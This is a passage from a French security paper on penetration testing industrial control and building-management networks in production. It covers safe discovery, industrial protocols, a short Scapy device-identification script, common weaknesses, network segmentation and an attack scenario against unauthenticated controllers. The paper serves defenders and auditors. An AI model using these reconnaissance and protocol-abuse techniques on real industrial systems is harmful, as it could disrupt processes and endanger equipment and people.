Au-delà du paramétrage d'outils que nous avons mentionné précédemment, il est préférable de restreindre les scans à un petit ensemble de composants à chaque fois, pour intervenir au plus vite en cas de perturbation (il est plus facile de surveiller 10 adresses IP que 254). De même, il est recommandé de d'abord scanner quelques ports pertinents, puis d'élargir les scans ensuite. Ce fonctionnement par étape est celui que nous appliquons habituellement. Nous commençons par un (ou plusieurs) premiers scans réduits pour identifier les cibles, suivis de scans adaptés à chaque type de cible. Lors du premier scan de découverte, nous ciblons habituellement les ports suivants : FTP, SSH, Telnet, HTTP, HTTPS, SMB, RDP et VNC. Il peut nous arriver de restreindre encore cette liste ou de faire une découverte port par port lorsque l'environnement nous semble trop peu robuste. Le fait qu'un port spécifique soit ouvert puis l'accès aux services avec des clients dédiés nous permet souvent d'identifier le type d'équipement, par exemple via les headers ou autres informations affichées. Notons que notre première liste ne comprend que des services IT, car nous considérons qu'il est préférable de commencer la phase de découverte par les standards IT, et de ne regarder les services purement OT que dans second temps. Cela nous semble d'une part plus efficace, car on retrouve toujours à peu près les mêmes services IT, et d'autre part plus sûr, car ces services sont bien mieux connus et nous disposons donc déjà des bons outils pour communiquer avec eux sans risque.

7.2 Autres méthodes de découverte

Une méthode qui donne de précieuses informations sur les composants du réseau est la découverte passive avec un outil de capture réseau type Wireshark. Ce dernier intègre déjà énormément de dissecteurs pour des protocoles industriels [10], ce qui facilite beaucoup la découverte et la compréhension de leur fonctionnement. On peut par exemple trouver des dissecteurs pour des protocoles issus du secteur automobile tels que CAN, DeviceNet ou SOME/IP. Puisque nous ne faisons aucune requête nous-même et nous contentons d'écouter le trafic réseau, il n'y a pas d'impact sur le fonctionnement du système. Cette technique peut également être utile dans le cadre d'audits nécessitant une approche plus discrète de type Red Team.

Sur les systèmes industriels, il n'est pas rare que des équipements communiquent uniquement par broadcast. Ce fonctionnement, où chaque équipement reçoit tout mais ne traite que ce qui lui est destiné, est parfois

hérité des modèles antérieurs à l'interconnexion des systèmes industriels au réseau informatique. Mais il permet surtout de pallier à l'absence, dans certaines architectures, d'équipements réseaux tiers pour l'attribution des adresses et des messages. Nous l'avons par exemple déjà rencontré dans des réseaux d'équipements de signalisation de transports en commun, où chaque automate recevait des informations de tous les autres via un protocole réseau industriel propriétaire dédié à ce système.

De même, l'utilisation du multicast est courante sur ce type de réseau. En connaissant la bonne adresse, il est possible d'y envoyer une requête qui ne sera distribuée qu'à ceux qui la supportent, et éventuellement d'y souscrire. Par exemple, le protocole industriel KNXnet/IP utilise l'adresse multicast `224.0.23.12`. En envoyant une `Description Request` sur cette adresse, tous les équipements qui y ont souscrit renverront individuellement une `Description Response`, nous permettant ainsi d'établir une liste (avec informations détaillées) de ce type d'équipements (figure 3).




Fig. 3. Exemple de réponse à une `Description Request` envoyée sur l'adresse multicast de KNXnet/IP

A l'issue de cette première étape de découverte, nous sommes habituellement capables de catégoriser nos cibles (les postes, les serveurs, les équipements réseaux et autres équipements industriels). Sur certains, nous avons déjà suffisamment d'informations pour les identifier grâce aux services consultés précédemment. Sur d'autres il va falloir aller plus loin et faire une découverte ciblée.

Un certain nombre d'éléments identifiés se retrouvent aussi dans l'IT : systèmes d'exploitation Windows ou Linux, protocoles réseaux type FTP, SSH ou RDP, annuaires Active Directory, etc. Nous allons laisser ces éléments de côté et nous concentrer sur les composants purement OT. Notons simplement sur ce sujet que les précautions dont nous avons discuté plus haut peuvent s'appliquer, notamment parce que, pour les raisons que nous avons évoquées, il peut y avoir des composants anciens. Par exemple, nous voyons encore très régulièrement des postes sous Windows XP, voire Windows 98 ou 95, qui continuent à être maintenus pour des logiciels spécifiques utilisés par des machines industrielles. Restent les composants

OT qui, à notre niveau vont plutôt prendre la forme de logiciels dédiés à des procédés industriels (utilisables sur les postes et serveurs après avoir obtenu un accès, légitime ou non) et les protocoles réseaux industriels. Ces derniers sont ce que l'on voit et auxquels on accède le plus facilement depuis notre position sur le réseau. C'est en les interrogeant que nous obtiendrons le plus d'informations pour identifier l'équipement et pour préparer la suite des tests d'intrusion.

8 Les protocoles réseaux industriels

Il existe une multitude de protocoles réseaux industriels sur des liaisons filaires et sans fil très variées. Ces derniers peuvent être spécifiques à un constructeur (exemples : S7comm pour Siemens, FINS pour Omron) ou à un secteur (exemples : DICOM pour la gestion d'images médicales, les protocoles de la norme IEC-61850 pour les réseaux électriques). Ils peuvent aussi être issus de consortium ou d'organismes pour devenir des standards, tels que CIP et Ethernet/IP (ODVA) ou OPC-UA (OPC Foundation). Au moment où cet article est rédigé, nous en avons recensé 66 [10] tout en sachant que nous sommes très loin de la réalité : avec un peu de motivation on pourrait en découvrir tous les jours. Nous rencontrons également de temps en temps des protocoles propriétaires développés directement par nos clients.

Historiquement, beaucoup d'entre eux servaient à l'échange d'informations entre des équipements purement "terrains" via un lien série (ex : RS-232 ou RS-485). Puis, certains ont été adaptés, ou de nouveaux protocoles ont été créés pour répondre aux problématiques d'interconnexion. Cela concerne en premier lieu le réseau IP (par exemple, le protocole HART dispose d'une version HART-IP) mais également d'autres standards de communication plus récents (notamment le standard sans fil ISA100.11a dédié aux systèmes industriels et objets connectés [20]). Mais cela ne signifie pas pour autant que les anciens protocoles ont disparu. Aussi, dans un système industriel, il est fréquent de rencontrer, en filaire et sans fil, à la fois des protocoles sur IP et d'autres protocoles sur différents canaux.

Lors d'un test d'intrusion, nous pouvons interagir directement avec ceux sur le réseau IP, mais nous ne pouvons atteindre les autres que si nous disposons d'outils spécifiques ou si nous découvrons une passerelle qui fait de la traduction vers d'autres canaux. Puisque qu'il faudrait un article à part entière pour aborder de manière exhaustive les tests de protocoles industriels, et que dans l'environnement qui nous intéresse ici

(la production) nous devons de toute façon limiter nos tests ciblant les composants OT, nous allons nous focaliser dans la suite sur la couche IP.

Les protocoles que l'on est susceptible d'y trouver sont donc très variés. Nous en voyons certains fréquemment, et d'autres de manière plus anecdotique. Cela dépend des contraintes et préférences de nos clients, de leur activité et secteur industriel, mais également de leur localisation géographique. Par exemple, nous voyons souvent les protocoles S7comm et Modbus en France car il y a beaucoup d'automates programmables (PLC) de marque Siemens ou Schneider Electric, ce qui n'est pas forcément le cas dans d'autres pays.

Comment les identifier lors de la phase de la découverte ? Nous avons déjà mentionné la découverte par broadcast et multicast qui peut être très utile. Pour le reste, nous pouvons rechercher les ports industriels ouverts sur les équipements. Avec l'expérience viennent certains réflexes : face à un automate Rockwell, il est souvent intéressant de scanner le port Ethernet/IP par défaut (44818/tcp). Sur un système de gestion technique de bâtiment (GTB), nous sommes notamment susceptibles de croiser KNXnet/IP (3671/udp) ou BACnet/IP (47808/udp). Les ports utilisés par les protocoles industriels sont rarement dans le top 1000 nmap (les ports scannés par défaut). Aussi, pour éviter de scanner 65535 ports, il est nécessaire de savoir reconnaître les protocoles les plus utilisés et de savoir comment dialoguer avec.

8.1 La question de l'outillage

Qu'avons-nous à notre disposition pour communiquer avec les équipements en utilisant ces protocoles industriels ? Soyons francs : le sujet est un peu compliqué. Un moyen sûr de dialoguer via un protocole industriel serait d'utiliser un outil officiel (par exemple, un logiciel de programmation fourni par l'éditeur d'une solution industrielle). Cela arrive parfois, mais le monde des standards et des constructeurs industriels est globalement très fermé et fait de logiciels onéreux et de protocoles propriétaires. Cela implique que les outils légitimes que nous pourrions utiliser sont souvent difficiles à trouver et très chers. Il est aussi compliqué d'obtenir des spécifications ou autres informations techniques, et encore plus de trouver des alternatives comme des implémentations open source (même si cela existe quand même, par exemple avec FreeOpcUa [2]). Finalement, même lorsque nous avons des spécifications à disposition ou que nous avons la possibilité de faire de la rétro-ingénierie sur ces protocoles, beaucoup restent très difficiles à utiliser à cause de leur fonctionnement très spécifique ou à cause de leur complexité.

Ensuite, comme il y a beaucoup de secteurs industriels différents, de constructeurs, de technologies, d'équipements, de standards et finalement de protocoles, il faudrait se constituer un arsenal impressionnant pour pouvoir s'adapter à toutes les situations et tous les protocoles que nous rencontrons. On trouve évidemment quelques outils qui permettent d'interagir avec des composants en utilisant certains protocoles (ex : ctmodbus [9] ou ModbusDoctor [16] pour Modbus, Snap7 [18] pour S7comm, etc.), mais il devient vite difficile de se reposer sur des solutions existantes lorsqu'on s'écarte des protocoles les plus connus. Il faut donc souvent développer nos propres scripts en fonction des situations que nous rencontrons. On pourrait d'ailleurs étendre ce constat plus globalement aux outils de test offensifs : Malgré quelques essais épars (tels que ISF [12]) et la présence de quelques modules OT dans des outils généralistes (par exemple, les scanners "Scada" de Metasploit [22]), nous n'avons pas d'outillage offensif OT aussi complet que ce qui existe pour l'IT, et il faut souvent mettre la main à la pâte.

Se pose finalement la question du test de ces outils existants ou développés par nos soins. Interagir avec les protocoles industriels durant un test d'intrusion sur un environnement en production n'est pas anodin : une requête invalide ou malveillante peut avoir un effet bien réel sur le comportement d'un équipement (comme nous le verrons bientôt). Aussi, il est nécessaire de le faire selon une méthode ou avec un outil que l'on a déjà testé au préalable afin de réaliser ce type de requête en sécurité. Puisque nous ne pouvons évidemment pas tester en production, cela nécessite l'accès à des environnements de test chez nos clients, ou de créer nos propres infrastructures de test. Cela peut également être difficile, encore une fois pour des raisons d'accessibilité des outils et des standards, mais aussi de complexité de mise en place de tels environnements.

8.2 Utiliser les protocoles industriels

Résumons : lorsque nous voulons interagir avec des protocoles industriels lors d'un test d'intrusion, nous avons pour l'instant accès à un nombre limité d'outils existants, et il faut avoir la capacité de les tester en amont. Malgré ces lacunes, il serait dommage de laisser de côté les protocoles industriels. Bien utilisés, il est possible d'en tirer partie pour obtenir des informations essentielles durant nos tests d'intrusion et pour démontrer la faisabilité de certaines attaques spécifiques au monde industriel.

Pour illustrer cela, nous pouvons tout d'abord regarder comment utiliser ces protocoles lors de notre phase de découverte pour obtenir des informations supplémentaires sur les équipements ciblés (par exemple,

la version du firmware, à quoi il sert, avec quels autres équipements il dialogue, etc.). Pour tous ceux que nous avons déjà rencontrés, il existait au moins un type de requête à envoyer pour demander à l'équipement de se décrire, comme les `Description Request` KNXnet/IP que nous avons vu précédemment.

Pour les protocoles les plus connus, il existe des scripts directement intégrés dans nmap, comme `modbus-discover`, `enip-info`, `bacnet-info`, etc. Il existe également des scripts nmap externes que nous pouvons utiliser (tant que nous sommes sûrs de la confiance que nous pouvons leur accorder), comme ceux proposés dans le dépôt Redpoint [7].

Nous pouvons également créer un script qui envoie une requête de découverte pour un protocole particulier et interprète la réponse reçue par l'équipement. Pour cela, nous nous reposons beaucoup sur Scapy [24], qui est extrêmement efficace non seulement pour créer des requêtes à partir d'implémentations de protocoles existantes, mais également pour créer de nouvelles implémentations rapidement. Notons d'ailleurs que plusieurs protocoles industriels sont déjà intégrés à Scapy. Voici un exemple de script utilisant Scapy pour la découverte Ethernet/IP (bien qu'on puisse aussi le faire avec nmap pour ce protocole) :

Listing 1: Découverte Ethernet/IP avec Scapy

```
from sys import argv
from socket import socket
from scapy.all import StreamSocket, raw, Raw
from scapy.contrib.enipTCP import ENIPTCP

s = socket()
s.connect((argv[1], 44818))
ss = StreamSocket(s, Raw)
# Creation de la requete
pkt = ENIPTCP()
pkt.commandId = 0x63
# Envoi de la requete, reception de la reponse
resp = ss.sr1(pkt)
resp = ENIPTCP(raw(resp))
resp.show2()
```

En l'exécutant, nous obtenons une réponse telle que présentée en figure 4. Nous savons ainsi qu'ici nous avons bien affaire à un équipement qui utilise le protocole Ethernet/IP, sans authentification, nommé `Anybus Communicator`. Nous connaissons son fabricant, son numéro de série, la version de son firmware, ce qui est une bonne base quand l'objectif est de rechercher des vulnérabilités.

```
SSTIC DEMO python enip_discovery.py 192.168.1.241
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
###[ ENIPTCP ]###
  commandId = ListIdentity
  length    = 59
  session   = 0x0
  status    = success
  senderContext= 0
  options   = 0
###[ ENIPListIdentity ]###
     itemCount = 256
     \items     \
      |###[ ENIPListIdentityReplyItem ]###
      |  itemTypeCode= CIP Identity
      |  itemLength= 53
      |  protocolVersion= 1
      |  sinFamily = 2
      |  sinPort   = 44818
      |  sinAddress= 192.168.1.241
      |  sinZero   = 0
      |  vendorId  = 90
      |  deviceType= Communications Adapter
      |  productCode= 93
      |  revisionMajor= 1
      |  revisionMinor= 8
      |  status    = 48
      |  serialNumber= 0xa06f262f
      |  productNameLength= 19
      |  productName= 'Anybus Communicator'
      |  state     = 255
```

Fig. 4. Réponse à une requête Ethernet/IP `ListIdentity`

9 Recherche de vulnérabilités

Passé la découverte, nous avons logiquement une meilleure appréciation de notre environnement. Cependant, nous ne sommes pas là pour faire de la cartographie mais bien pour trouver des vulnérabilités. Soulignons d'abord que le fait que nous soyons le plus souvent sur des environnements en production nous empêche d'aller plus loin dans certains cas. En particulier, nous ne pouvons pas déclencher des actions qui pourraient altérer le comportement, le paramétrage ou les données des composants. Il n'est pas non plus possible de nous servir de vulnérabilités (type CVE [1]) qui nécessitent d'exploiter des bugs logiciels pour amener un composant à effectuer des actions non prévues, puisque cela le met souvent dans un état instable. Nous sommes cependant généralement capables de déduire ce que nous sommes en mesure de faire, en fonction des versions des composants, du comportement, ou en réalisant des tests non destructifs qui montrent que l'on pourrait utiliser le même procédé de manière malveillante. Nous pouvons également parfois valider nos hypothèses si le client peut nous fournir des équipements hors production qu'on peut tester de manière plus approfondie. Malgré ces contraintes, nous découvrons

presque systématiquement des problèmes de sécurité. Ils peuvent alors être utilisés pour interrompre ou modifier le procédé industriel ou au moins certains composants sensibles (nous ne le faisons pas durant l'audit, sauf sur demande du client), altérer des données de fonctionnement, obtenir des données sensibles, etc. En réalité, une bonne partie de ces défauts vont se déclarer d'eux-mêmes pendant la phase de découverte, et nous allons voir ci-dessous ceux que nous retrouvons le plus souvent et qui peuvent conduire à ce type de résultats.

9.1 Ancienneté des composants

Nous avons insisté précédemment sur les différences de cycle de vie des composants, sur le fait qu'il n'est pas toujours possible de les remplacer, de les mettre à jour, voire d'appliquer les correctifs lorsque c'est nécessaire. Cela implique donc que, la plupart du temps, nous découvrons des composants qui ne sont pas dans une version récente, voire qui ne sont plus maintenus. Nous avons déjà vu les problèmes relatifs à Windows et aux logiciels industriels. Certains composants, y compris des équipements industriels, sont susceptibles d'être concernés par des vulnérabilités mais ne peuvent pas être mis à jour. L'une des CVE que nous avons publiée en 2024 sur une passerelle réseau industrielle révèle un déni de service après l'envoi d'un petit nombre de requêtes réseaux sur l'un de ses ports, qui peut aussi être déclenché involontairement [26]. La solution proposée par le fabricant pour s'en prémunir est de remplacer l'équipement, ce qui n'est pas si facile à mettre en œuvre et coûte cher.

De même, les protocoles, services, logiciels, etc. peuvent ne pas disposer des fonctions de sécurité que l'on préconise de nos jours. Sur ce sujet, on peut citer les mécanismes d'authentification qui, quand il y en a, ne respectent pas les standards actuels : communication non chiffrée, mode d'authentification peu sécurisé, mot de passe administrateur non modifiable, etc. Dans ce cas, contourner l'authentification ou obtenir des identifiants devient donc une simple formalité, et permet ensuite d'accéder aux fonctionnalités sensibles qu'elle est supposée protéger.

Grâce à cela, nous avons par exemple pu accéder à des logiciels d'entrepôts logistiques (WMS, pour Warehouse Management Systems), depuis lesquels il était notamment possible de modifier les données relatives aux marchandises stockées. Cela n'a normalement pas un impact fort, car selon les cas cela pourra être détecté et rétabli rapidement, par exemple en restaurant une sauvegarde. On pourrait cependant imaginer un scénario d'attaque où les données sont falsifiées progressivement sur un temps suffisamment long pour que toutes les sauvegardes soient également




Fig. 5. Extrait du manuel utilisateur d'une passerelle de gestion technique de bâtiment suggérant que l'application associée pourrait être vulnérable aux injections

corrompues. Dans ce cas-là, cela rendrait le traitement des commandes difficile voire impossible le temps de rétablir la situation, ce qui pourrait représenter un coût financier significatif.

9.2 Sécurité des protocoles réseaux

Nous avons aussi vu que certains anciens protocoles d'administration IT sont toujours utilisés dans une partie des environnements industriels sur lesquels nous intervenons. C'est également le cas de beaucoup de protocoles réseaux industriels. Les protocoles que nous avons cités pour notre phase de découverte ne nécessitent pas d'authentification pour obtenir des informations détaillées sur les équipements. Un bon exemple pour montrer ce cheminement est, encore une fois, le protocole KNXnet/IP, qui est un portage du protocole KNX, qui communique via une liaison "terrain" (le bus KNX). Par défaut, il ne comporte aucune sécurité, pas de chiffrement, pas d'authentification, pas de signature, etc. Une requête valide reçue par un équipement sur le port 3671/udp sera réceptionnée et exécutée. Ainsi, en suivant le même procédé que pour l'envoi d'une `Description Request` un peu plus haut pour obtenir des informations, nous pourrions envoyer une `Configuration Request` ou un autre paquet qui pourrait altérer le fonctionnement d'un équipement. Ces observations sont également valables pour de nombreux autres protocoles. Nous pouvons par exemple mentionner le cas de protocoles utilisés dans le milieu médical, comme DICOM ou HL7, dont les problèmes de sécurité ont été exposés à plusieurs reprises dans des conférences de sécurité offensive [11].

Hors production, nous pouvons être amenés à démontrer que nous avons la capacité d'extraire le programme d'un automate, de le modifier et de le réinjecter sur l'automate afin de modifier son comportement. Une façon de réaliser une telle attaque, qui a souvent marché pour nous, est d'envoyer directement à l'automate des commandes via ces protocoles industriels. Cela nécessite par contre d'avoir des notions de programmation automate (logique, langages types Ladder ou Graphcet, etc.). L'attaque

devient particulièrement aisée si le protocole n'est ni chiffré, ni authentifié, et si l'automate ne vérifie pas l'authenticité du programme. Notons qu'il pourrait être possible d'arriver au même résultat en compromettant une station de programmation (souvent un poste sous Windows), et donc en poussant des programmes corrompus depuis une source légitime.

9.3 Configuration

Au-delà des mécanismes vulnérables ou de l'absence de fonctions de sécurité, on pourrait mentionner que, même lorsqu'il y en a et qu'elles peuvent être modifiées, elles ne sont pas systématiquement configurées de manière sécurisée. Par exemple, il reste très fréquent de voir des équipements qui ont été laissés dans leur configuration initiale. En général, les intégrateurs ne sont pas des informaticiens, ils ne sont peut-être même pas en contact avec la partie informatique, et encore moins avec la cybersécurité. C'est donc par manque de sensibilisation à ce sujet [4], parfois également par habitude, que ces configurations ne sont pas changées. Cela se traduit souvent par la présence d'identifiants par défaut pour se connecter aux services de l'équipement et pour l'administrer. Cela signifie que nous pouvons les retrouver, car ils sont donnés dans le manuel utilisateur du composant, généralement publié sur Internet. Il existe aussi des bases telles que SCADAPASS [25] qui recensent les identifiants par défaut d'un nombre important d'équipements industriels. Souvent, les services par défaut sont aussi laissés actifs, dans leur paramétrage d'origine, même lorsqu'ils ne sont pas utilisés. Ils constituent autant de portes d'entrée potentielles pour un attaquant.

9.4 Pratiques

Même lorsqu'il y a une volonté de renforcer la sécurité d'un système, les moyens mis en oeuvre se heurtent aux pratiques opérationnelles : le système doit rester utilisable par ses utilisateurs avec le moins de contraintes possibles pour ces derniers, tout en répondant aux contraintes de fonctionnement des procédés industriels. Durant un test d'intrusion, c'est plutôt sur les problématiques d'authentification que nous sommes confrontés au poids des pratiques opérationnelles. Un cas récurrent est celui des postes opérateurs. Ils sont souvent accessibles sans authentification ou avec un mot de passe écrit - voire gravé - sur l'écran ou le clavier, avec un compte unique utilisé par tous. Les bonnes pratiques préconisent que chacun établisse une session authentifiée à son nom sur le poste qu'il ou elle utilise. Cependant, il y a de nombreuses raisons qui font que ce

n'est pas toujours possible : plusieurs personnes qui utilisent le poste en même temps, nécessité d'intervenir en urgence qui rend impossible la saisie systématique d'un mot de passe, etc. Rappelons également que, dans beaucoup d'environnements industriels, les utilisateurs ont des priorités bien éloignées du monde de la cybersécurité et qu'il est bien évident qu'ils préfèrent assurer la sécurité de leurs collègues plutôt que celle des systèmes informatiques. Finalement, comme sur l'IT, les personnes qui administrent le SI industriel manipulent une multitude de mots de passe. Même si la tendance est plutôt à l'adoption de gestionnaires de mots de passe (ce qui n'est d'ailleurs pas toujours pratique pour elles), il n'est pas rare de trouver des environnements où le même mot de passe est utilisé partout. Ainsi, en le retrouvant, nous avons accès à tous les composants du système industriel.

9.5 Robustesse des équipements

Puisque nous prenons les précautions nécessaires pour ne pas rendre indisponibles les environnements en production, ce point n'est pas systématiquement remonté. Il nous arrive toutefois de signaler des équipements particulièrement fragiles qui dysfonctionnent même après une action non intrusive, car cela implique qu'une action légitime hors test d'intrusion pourrait aussi les rendre indisponibles. Il peut aussi arriver que nous réalisions des audits qui ciblent uniquement un composant industriel (par exemple, une passerelle GTB ou un PLC). Dans ces cas-là, nous pouvons tester de manière approfondie toutes les couches du système : le matériel, les ports physiques, le firmware, le système de fichiers, les services, les applications, le réseau filaire et sans fil, l'interface ou tout autre élément qui constitue cet équipement. La robustesse des éléments logiciels fait généralement partie des aspects vérifiés.

L'un de nos audits comportait des tests visant à évaluer la résistance d'équipements en réseau dans un environnement simulé en les soumettant à une charge réseau élevée et à des requêtes invalides envoyées sur le port de leur protocole propriétaire. L'outil idéal pour ce genre de test est un fuzzer réseau. Nous en avons conçu un simplifié qui sert habituellement pour nos recherches [27], pour envoyer un grand nombre de requêtes, avec un contenu totalement aléatoire, dans un premier temps, puis avec un header valide suivi d'un contenu aléatoire pour qu'il passe les premières vérifications du service. Le résultat ne s'est pas fait attendre, un CPU à 100%, des messages d'erreur dans l'IHM comme s'il en pleuvait, un client dépité mais satisfait, et un bon souvenir d'audit pour nous.

10 Protéger les systèmes industriels

Vous l'aurez compris, l'obsolescence est un problème mais les responsables de ces systèmes ne peuvent pas toujours y faire grand-chose. Les configurations ne sont pas toujours modifiables, et quand elles le sont, elles dépendent des connaissances en la matière de ceux qui les définissent. Elles sont aussi conditionnées par les pratiques opérationnelles qui dépendent des fortes contraintes qui s'appliquent à ces systèmes.

Sachant tout cela, comment corriger les vulnérabilités que nous découvrons durant ces audits ? Premièrement, en mettant à jour et en durcissant ce qui peut l'être, en sensibilisant les utilisateurs. Parfois il y a quand même des possibilités pour améliorer la situation sans que cela ne devienne une contrainte insurmontable. Il est également recommandé d'appliquer des mesures de sécurisation du côté de la gestion d'identité, du durcissement des composants (par exemple, avec des solutions de scellement de poste), de la résilience ou encore de la surveillance de ces systèmes. Pour cela, il est possible de se référer aux guides de l'ANSSI dédiés à la sécurité des systèmes industriels [3] et à l'administration sécurisée des SI [5], ou à d'autres référentiels tels que ceux du NIST [19].

Le cloisonnement réseau, c'est-à-dire la mise en place de mesures de contrôle et de restriction des flux réseaux entre les zones sur le réseau informatique, est probablement la mesure la plus importante à l'heure actuelle pour la sécurisation des systèmes d'information industriels. Si on ne peut pas joindre l'équipement sur le réseau, on ne peut pas s'authentifier dessus. Si on ne peut pas atteindre le service qui nous le permet, on ne peut pas envoyer des requêtes pour changer le comportement du composant. Cela ne dispense pas pour autant d'appliquer des mesures de sécurité à l'intérieur du système autant que possible. En se basant sur les référentiels cités précédemment, il est recommandé de faire en sorte que le SI industriel n'ait qu'un seul point de contact avec l'extérieur : une DMZ étroitement surveillée par laquelle passent tous les flux nécessaires. Cela implique de supprimer toute connexion internet directe depuis l'OT, y compris les accès distants via VPN, très fréquents pour la maintenance à distance des machines, qui doivent donc passer par l'IT puis par la DMZ. Entre cette DMZ et l'OT, et à l'intérieur même de l'OT, nous préconisons de n'autoriser que les échanges réseaux nécessaires au bon fonctionnement de l'ensemble. Il est recommandé pour cela de définir des "zones de confiance" (trust zones) pour séparer les composants selon leur criticité et/ou selon le type d'autorisation nécessaires pour y accéder. La version orientée cybersécurité du Purdue Model schématisée en figure 6 montre un modèle

standard d'architecture réseau qui intègre ces mesures de cloisonnement. Tout ceci mis bout à bout permet de réduire la surface d'attaque et de rendre l'accès aux composants sensibles le plus difficile possible. Cependant, ces recommandations nécessitent un fort investissement pour définir et maintenir ces règles sur le long terme, il vaut donc mieux y aller par étapes. Mais nous constatons que, chez nos clients qui ont réussi à aller jusqu'au bout de la démarche, ces mesures sont efficaces et nous sommes vite bloqués dans nos tests.




Fig. 6. Purdue Model orienté cybersécurité

11 Construction des scénarios

La dernière étape de l'audit consiste à combiner les vulnérabilités que nous avons trouvé pour concevoir des scénarios d'exploitation applicables techniquement, et surtout dont les impacts potentiels sont pertinents dans le contexte de notre client. Pour cela, il est encore une fois préférable de discuter avec nos contacts pour appréhender les aspects métiers que nous ne faisons qu'effleurer durant le temps imparti à l'audit.

Bien que chaque situation soit spécifique à l'environnement et aux enjeux métiers sous-jacents, un scénario type que nous retrouvons fréquemment est le suivant : L'attaquant obtient un accès au système d'information

industriel par l'intermédiaire d'un serveur qui dispose d'un accès à la fois à l'IT et à l'OT. Il peut ensuite atteindre les composants sensibles du SI industriel (par exemple, des automates programmables (PLC), des logiciels industriel, etc.) sur le réseau, dont il peut utiliser les fonctions sans privilège ou en ayant obtenu les privilèges suffisants pour le faire. Ce faisant, il pourrait être en mesure d'arrêter totalement le fonctionnement du procédé industriel, de contrôler tel ou tel élément impliqué dans ce procédé ou de modifier son paramétrage (par exemple, la teneur en produits chimiques d'une solution). Il pourrait aussi falsifier les informations remontées à la supervision et les journaux d'événements (par exemple, pour que tout ait l'air normal), obtenir des informations techniques ou métiers sensibles, ou tout autre événement redouté par notre client, selon son activité et la nature de son système.

Pour changer de l'exemple d'une usine avec des chaînes de production, illustrons avec un environnement GTB (Gestion Technique de Bâtiment) contenant des éléments relativement similaires selon les typologies de clients (sauf s'ils disposent de composants ou salles spécifiques, comme des entrepôts frigorifiques). Cet environnement type comporte les éléments nécessaires pour la gestion de la température, des lumières, des volets et de la vidéosurveillance d'un bâtiment. Un scénario possible, résumé en figure 7, consiste à d'abord obtenir des droits et accès sur le système d'information bureautique en compromettant l'Active Directory. L'obtention de droits supplémentaires nous permet de nous connecter au serveur permettant de contrôler la GTB qui se situe lui aussi sur l'IT, car il est utilisé par le personnel du PC sécurité dont les ordinateurs sont reliés à l'AD. En passant par ce serveur (par exemple, via RDP ou en établissant un tunnel sur le réseau), nous avons accès aux composants GTB, situés sur un réseau dédié, que le serveur GTB permet de contrôler. Puisqu'il n'y a pas de cloisonnement, ou pas de filtrage, au sein même de ce réseau dédié, une fois un premier accès obtenu nous voyons tout ce qui s'y trouve. Cela inclut notamment d'autres serveurs (des serveurs applicatifs, des serveurs d'enregistrement pour la vidéo (NVR), etc.) et des ordinateurs dédiés au contrôle d'un aspect de la GTB (comme des postes sous Windows permettant la gestion globale de la température et permettant d'ajuster indivuellement la température des salles). On y trouve également des IHM et autres "contrôleurs" pour interagir directement avec le paramétrage des équipements, ou encore des passerelles permettant l'interfaçage entre le réseau IP d'où proviennent les instructions et le réseau terrain où sont situés les capteurs et actionneurs finaux (sondes, interrupteurs et autres

panneaux de commande, lumières, volets, caméras, chauffage/climatisation, etc.).

En tirant partie des défauts de configuration, nous pouvons nous connecter à un certain nombre de services exposés par les différents composants. Dans cet exemple, si nous ciblons les fonctionnalités liées à la température du bâtiment, nous pouvons par exemple accéder en RDP à un ordinateur utilisé pour la gestion de la température et la synchronisation avec la supervision en utilisant des identifiants locaux Windows découverts dans un partage réseau côté IT. Via ce poste, nous sommes capables de modifier les données de fonctionnement et la remontée d'informations. Nous pouvons également nous connecter à l'interface web d'un contrôleur de température, qui ne nécessite pas d'authentification, et changer directement ses configurations techniques (par exemple, son adresse IP, le rendant injoignable sur le réseau par les équipements auxquels il est relié) ou ses valeurs de fonctionnement (la valeur définie, les seuils de température tolérés, etc.). Nous pouvons finalement passer directement par les protocoles réseaux industriels. Sur ce type de système, nous sommes par exemple susceptibles de trouver le protocole BACnet/IP, et avons alors la possibilité d'envoyer des trames (non authentifiées) à une passerelle BACnet qui seront transmises au matériel final ciblé (par exemple, une climatisation) pour changer son comportement. Evidemment, nous ne le faisons pas sur un environnement en fonctionnement car cela pourrait causer des dégâts : arrêter ou dérégler la climatisation pourrait par exemple endommager le matériel d'une salle serveur, ou la santé des employés dans une tour en verre à La Défense en plein mois d'août.

